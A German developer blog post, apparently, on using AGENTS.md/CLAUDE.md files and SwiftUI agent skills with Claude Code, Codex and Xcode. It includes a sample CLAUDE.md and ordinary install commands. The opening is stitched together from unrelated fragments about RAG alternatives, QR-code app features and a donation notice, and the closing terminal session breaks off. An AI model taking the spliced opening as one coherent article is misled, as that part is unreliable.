Ganz generell stellt sich die Frage, ob und wie weit Graph Knowledge Databases das bekannte RAG-Konzept ablösen oder zumindest ergänzen kann (also Retrieval-Augmented Generation, um eigenes Wissen in Vektordatenbanken zu speichern und einem LLM zugänglich zu machen). Siehe z.B. diesen Artikel über einen ähnlichen Ansatz mit kommerziellen Hintergrund.
Alternativen
Headroom: Wenn es primär darum geht, den Kontext zu verkleinern und so Kosten zu sparen (idealerweise ohne Qualitätsverlust), hat das Projekt Headroom ein weiteres spannendes Konzept realisiert. Headroom agiert als eine Art Kompressor zwischen Ihren Prompts und dem KI-Tool/Sprachmodell. Allerdings wäre wohl auch in diesem Fall ein in das jeweilige CLI/KI-Tool integrierte Lösung noch besser.
CodeGraph: Auch CodeGraph erfasst die Codebasis vorweg und in der Folge bei allen Änderungen. Die Daten werden in einer SQLite-Datenbank als Graph gespeichert. Der wichtigste Unterschied besteht darin, dass die Verbindung zum KI-Tool über MCP erfolgt, was eine tiefere Integration erlaubt.
🖌️ Rahmen-Anpassung: Textlabels hinzufügen und den Rahmen um deinen QR-Code gestalten
🛡️ Fehlerkorrekturstufe: Beeinflusst die Größe des QR-Codes und des Logos. Für größere Datenmengen niedrigere Korrekturstufen verwenden, damit der Code lesbar bleibt.
📱 QR-Code-Scanner: Codes mit der Kamera oder per Bild-Upload scannen, mit intelligenter Erkennung für URLs, E-Mails, Telefonnummern, WLAN-Zugangsdaten und mehr
📦 Stapel-Export: CSV-Datei mit mehreren Datensätzen importieren und alle QR-Codes gleichzeitig exportieren. Vorlagen findest du unter public/batch_export_templates/
📲 PWA-Unterstützung: MiniQR als Desktop- oder Mobile-App installieren
📝 Datenvorlagen: Unterstützung für verschiedene Datentypen wie Text, URLs, E-Mails, Telefonnummern, SMS, WLAN-Zugangsdaten, vCards, Standorte und Kalenderereignisse
Das Betreiben der Dienste, Webseite und Server machen wir gerne, kostet aber leider auch Geld.
Unterstütze unsere Arbeit mit einer Spende und diskutiere in unserem Chat mit.
Geschäftsführer Alexander Pockrandt verlässt die doppelte Führungsspitze des Zentrums für Digitale Souveränität. Leonhard Kugler wird gemeinsam mit Pamela Krosta-Hardl die Geschäfte führen.
Vor zwei Jahren half »Prompt Engineering« zu besseren Ergebnissen bei KI-Tools. Heute ist der Weg ein anderer:
Die Datei AGENTS.md (für die meisten KI-Tools) bzw. CLAUDE.md (für Claude Code) im Projektverzeichnis fasst wichtige Projektinformationen und Coding-Anweisungen zusammen. IDEs wie Cursor bzw. CLIs wie Claude Code oder Codex berücksichtigen diese Datei bei jedem Session-Start automatisch. Damit bietet diese Datei eine großartige Möglichkeit, das Default-Verhalten von KI-Tools den eigenen Ansprüchen anzupassen. (AGENTS.md können CLAUDE.md auf verschiedenen Ebenen gespeichert werden, um z.B. allgemeine Coding-Anweisungen mit spezifischen Projektinformationen zu kombinieren.)
Skills ermöglichen es, Anweisungen für bestimmte Bearbeitungsschritte im Markdown-Format zu formulieren. Während AGENTS.mdimmer berücksichtigt wird, werden Skills nur bei Bedarf ausgewertet. Skills können auch Anweisungen für den Aufruf externer Tools beinhalten und ersetzen dann in manchen Fällen die MCP-Server-Konfiguration. (Auch Skills können wahlweise projektspezifisch oder auf globaler Ebene eingerichtet werden.)
Dieser Beitrag zeigt die Anwendung von AGENTS.md und Skills speziell für die Programmiersprache Swift — losgelöst davon, ob Sie in Xcode arbeiten oder eine externe CLI verwenden. Der Artikel hat einen leichten Claude-Fokus, weil ich mich persönlich in der Anthropic-Welt wohler fühle als in der von OpenAI. Qualitativ gibt es keine großen Unterschiede zwischen beiden Systemen, beide funktionieren mittlerweile herausragend gut.
Ich setze hier voraus, dass Sie grundlegende Erfahrung mit KI-Tools haben und zumindest ein CLI-Tool (ich empfehle Claude Code, aber auch Codex CLI, Gemini CLI, Copilot CLI usw.) ausprobiert haben.
AGENTS.md bzw. CLAUDE.md auf Projekt-Ebene
Wenn Sie in Xcode mit Claude Agent oder Codex arbeiten, sollte Ihr erster Prompt in einem neuen Projekt /init lauten. Der Claude Agent bzw. Codex analysiert dann Ihren Code und erzeugt die Datei CLAUDE.md bzw. AGENTS.md. (AGENTS.md ist ein generischer Name. Die Datei wird von den meisten KI-Tools berücksichtigt, absurderweise aber nicht von Anthropic-Tools, die auf CLAUDE.md bestehen.)
Die Datei wird im Projektverzeichnis gespeichert; sie ist im Projektnavigator unsichtbar, weil dieser eine Verzeichnisebene tiefer ansetzt. Im Regelfall lohnt es sich, diese Datei in einem Editor nachzubearbeiten und dort bei Bedarf eigene Coding-Anweisungen hinzuzufügen.
Beachten Sie, dass die Datei bei jeder Session in den Kontext gelesen wird. Halten Sie sich daher kurz!
Die von Claude Code ohne meine Mithilfe generierte Datei CLAUDE.md für das Cart-Beispielprogramm (Kapitel 25 in meinem Swift-Buch) sieht beispielsweise so aus:
# CLAUDE.md

This file provides guidance to Claude Code (claude.ai/code) when working with code in this repository.

## Build & Run

This is an Xcode project (`family-cart.xcodeproj`). Build and run through Xcode or use the `BuildProject` MCP tool. There are no tests, no linter, and no package dependencies.

## Architecture

**Family Cart** is a SwiftUI shopping list app that syncs across family members via a REST API. The codebase follows a strict three-layer structure reflected in the folder naming:

### 1_model
- **ShoppingItem** — Immutable `struct` (Codable, Identifiable). All mutations produce new copies via the `with(...)` helper. Persisted locally as JSON in the Documents directory (`shoppingItems.json`). The `[ShoppingItem].save()` extension handles local persistence.
- **Category** — `@Observable class` with 10 predefined grocery categories. Each has a `shortcut` string (e.g. `"bread"`, `"veg"`, `"dairy"`) used as the foreign key in ShoppingItem. Categories are not persisted — they are recreated from `predefinedCategories()` on every launch. `Color(hex:)` extension lives here.

...
## Key Patterns

- **No Combine**: The app uses `@Observable` (Observation framework) and Swift concurrency (async/await). Avoid introducing Combine.
- **Immutable model pattern**: `ShoppingItem` is a struct. Always use `with(...)` to create modified copies, then `replaceItem(_:with:)` on the view model. Never mutate items in place.
- **Single ViewModel**: All state flows through `ShoppingViewModel`. Views receive it as a parameter (not via `@Environment`).
- **Categories as constants**: The 10 categories and their shortcuts are hardcoded. Category images use custom assets with `-fill` suffix variants for selected state.
- **Localization**: Strings are localized via `Localizable.xcstrings` (English + German). Category names use `LocalizedStringKey`.
- **Soft delete**: Items are never removed from the array — `deleteItem()` sets `isDeleted = true` and title to `"deleted"`.

## REST API

Backend at `cart.kofler.info:443`. Authentication via HMAC-SHA256 tokens that rotate every 5 minutes. Key endpoints:

- `GET /version` — connectivity test
- `GET/PUT /items/{family_id}` — pull/push shopping items
- `PUT /newfamily`, `PUT /newmember` — family setup
- `GET /family/{code}`, `GET /members/{family_id}` — family lookup
AGENTS.md bzw. CLAUDE.md auf Xcode-Ebene
Während AGENTS.md bzw. CLAUDE.md im Projektverzeichnis eben nur für dieses Projekt gilt, können Sie die gleichnamige Datei auch in speziellen Xcode-Verzeichnissen speichern. Die dort formulierten Regeln gelten dann für alle Projekte in Xcode, in denen Sie den jeweiligen Agenten zu Hilfe nehmen.
Die aktuelle KI-Integration sieht die folgenden beiden Verzeichnisse zur Konfiguration von Claude Agent bzw. Codex vor (Quelle):
Die dort gespeicherten Dateien werden — parallel zu eventuell ebenfalls vorhandenen gleichnamigen Dateien auf Projektebene — automatisch berücksichtigt, sobald Xcode Codex oder Claude Agent startet.
Vorsicht! Das ClaudeAgentConfig-Verzeichnis gilt nicht, wenn Sie in Xcode Claude verwenden. Es wird nur von Claude Agent berücksichtigt. Diese verwirrende Differenzierung zwischen zwei fast gleichnamigen KI-Features hat mir anfangs eine Menge Zeit gekostet.
Systemweite AGENTS.md-Dateien sind also der ideale Ort, um Swift- bzw. Xcode-spezifische Anweisungen zu speichern, die nichts mit einem konkreten Projekt zu tun haben. Es ist empfehlenswert, den Coding-Agenten dort Hinweise zu geben, dass diese ausschließlich moderne Swift-Sprachmerkmale (z.B. Concurrency) und SwiftUI-Features nutzen sollen.
Warum ist das so wichtig? Sprachmodelle werden mit im Internet verfügbaren Informationen trainiert. Dort überwiegen aber veraltete Informationen, die sich auf ältere Swift/SwiftUI-Versionen beziehen. Deswegen ist der von KI-Sprachmodellen generierte Code oft sub-optimal. (Dass Apple den Coding-Agenten via MCP Zugriff auf die aktuelle Dokumentation gibt, hilft nicht viel. Die KI erkennt gar nicht die Notwendigkeit, dort nachzusehen.)
Es gibt im Internet mehrere Vorlagen für AGENTS.md/CLAUDE.md. Die beste stammt meiner Ansicht nach von Paul Hudson (Hacking with Swift):
Die Dateien .claude/CLAUDE.md bzw. .codex/AGENTS.md erfüllen die gleiche Funktion, aber auf Systemebene und losgelöst von Xcode. Dort durchgeführte Einstellungen gelten allerdings für ALLE Programmiersprachen. Insofern ist es keine gute Idee, hier Swift- oder Xcode-spezifische Anweisungen zu speichern.
Wenn die Dateien CLAUDE.md bzw. AGENTS.md auf mehreren Ebenen (System, Xcode, Projekt) existieren, werden alle Dateien berücksichtigt und kombiniert. Umso wichtiger ist es, die Dateien nicht unnötig aufzublähen.
Swift-spezifische Skills
Skills verfolgen die gleiche Idee wie AGENTS-Dateien, formulieren also Regeln im Markdown-Format. Aber während die AGENTS-Dateien immer berücksichtigt werden, werden Skills nur bei Bedarf ausgewertet. Beispielsweise kann ein Skill-Dateiset Refactoring-Regeln enthalten. Erst wenn Sie in einem Prompt explizit Refactoring erwähnen (manchmal müssen Sie ganz explizit auf den Skill hinweisen), werden die dort gespeicherten Zusatzregeln berücksichtigt. Skills können auch Anweisungen für den Aufruf externer Tools beinhalten. Das ist an dieser Stelle aber kein Thema.
In den letzten Monaten haben einige Blogger Skill-Sets für Swift und SwiftUI zusammengestellt (siehe die Links am Ende dieses Beitrags). Ich greife an dieser Stelle den besonders nützlichen Skill SwiftUI Pro heraus:
Dieser Skill ist dazu gedacht, um in vorhandenen SwiftUI-Projekten einen Code Review durchzuführen — wahlweise via Claude Code, Codex CLI oder Xcode. Das KI-Sprachmodell durchsucht den Code dann nach veraltetem Code und macht Verbesserungsvorschläge. Das funktioniert großartig!!
Ein konkretes Anwendungsbeispiel im Zusammenspiel mit Claude Code folgt gleich. Vorerst geht es aber um die Installation, bei der es mehrere Varianten gibt, je nachdem ob Sie den Skill in einer CLI (Claude Code, Codex CLI) oder direkt in Xcode nutzen möchten.
Beginnen wir mit der Installation für CLI-Tools: Dazu öffnen Sie ein Terminalfenster und wechseln in das Projektverzeichnis. (Das Installationskommando setzt Node.js voraus. Führen Sie gegebenenfalls vorher brew install node aus.)
cd my-swiftui-project
npx skills add https://github.com/twostraws/swiftui-agent-skill --skill swiftui-pro
Während der Installation werden Sie gefragt, welche KI-Tools/Agenten Sie verwenden (z.B. Antigravity, Claude Code, Codex, Cursor usw.). Das hat Einfluss auf den Installationsort. Viele KI-Tools berücksichtigen das Verzeichnis .agents/skills, aber manche Tools wollen ihr eigenes Verzeichnis (z.B. .agent/skills oder .claude/skills). Dort werden standardmäßig Links auf die Dateien in .agents eingerichtet.
Außerdem müssen Sie sich entscheiden, ob die Skills universell für alle Projekte gelten sollen (Installation relativ zum Home-Verzeichnis) oder nur für ein Projekt (Installation im Projekt-Verzeichnis). Vor allem wenn Sie auf Ihrem Rechner Projekte in verschiedenen Programmiersprachen entwickeln, ist die projektspezifische Installation sicherer.
Die Xcode-Installation ist leider etwas umständlicher. Ich gehe davon aus, dass Sie vorher eine CLI-Installation in ein Projektverzeichnis durchgeführt haben. Von dort kopieren Sie nun das gewünschte Skills-Unterverzeichnis in das passende Xcode-Verzeichnis:
# für Claude Code
mkdir -p ~/Library/Developer/Xcode/CodingAssistant/ClaudeAgentConfig/skills
cd my-swiftui-project
cp -a .claude/skills/swiftui-pro ~/Library/Developer/Xcode/CodingAssistant/ClaudeAgentConfig/skills

# für Codex
mkdir -p ~/Library/Developer/Xcode/CodingAssistant/codex/skills
cd my-swiftui-project
cp -a .agents/skills/swiftui-pro ~/Library/Developer/Xcode/CodingAssistant/codex/skills

Jetzt sollten Sie sich noch vergewissern, dass der neue Skill wirklich im KI-Agenten Ihrer Wahl innerhalb von Xcode verfügbar ist (hier für Claude Code).
Kontrolle der Installation eines Skills in das Xcode-Claude-Agent-Verzeichnis
Der Aufruf des Skills variiert je nach Coding-Agent:
Claude Agent:/swiftui-pro funktioniert nicht. (Dieses Claude-Code-Kommando klappt nur in der CLI.) Vielmehr müssen Sie in Xcode einen Prompt formulieren, der so ähnlich wie diese Anweisung aussieht: »Use the SwiftUI Pro skill to look for problems in this project.«
Codex:$swiftui-pro
Anwendungsbeispiel mit Claude Code

Im Folgenden gehe ich davon aus, dass Sie mit Claude Code arbeiten. Nach dem Start vergewissern Sie sich mit dem Kommando /skills, dass Claude die Skill-Regeln swiftui-pro kennt. Den Code Audit starten Sie nun mit /swiftui-pro (bzw. in Codex mit $swiftui-pro).
cd my-swiftui-project
claude

> /skills

  ...

> /swiftui-pro

  ...

  Summary

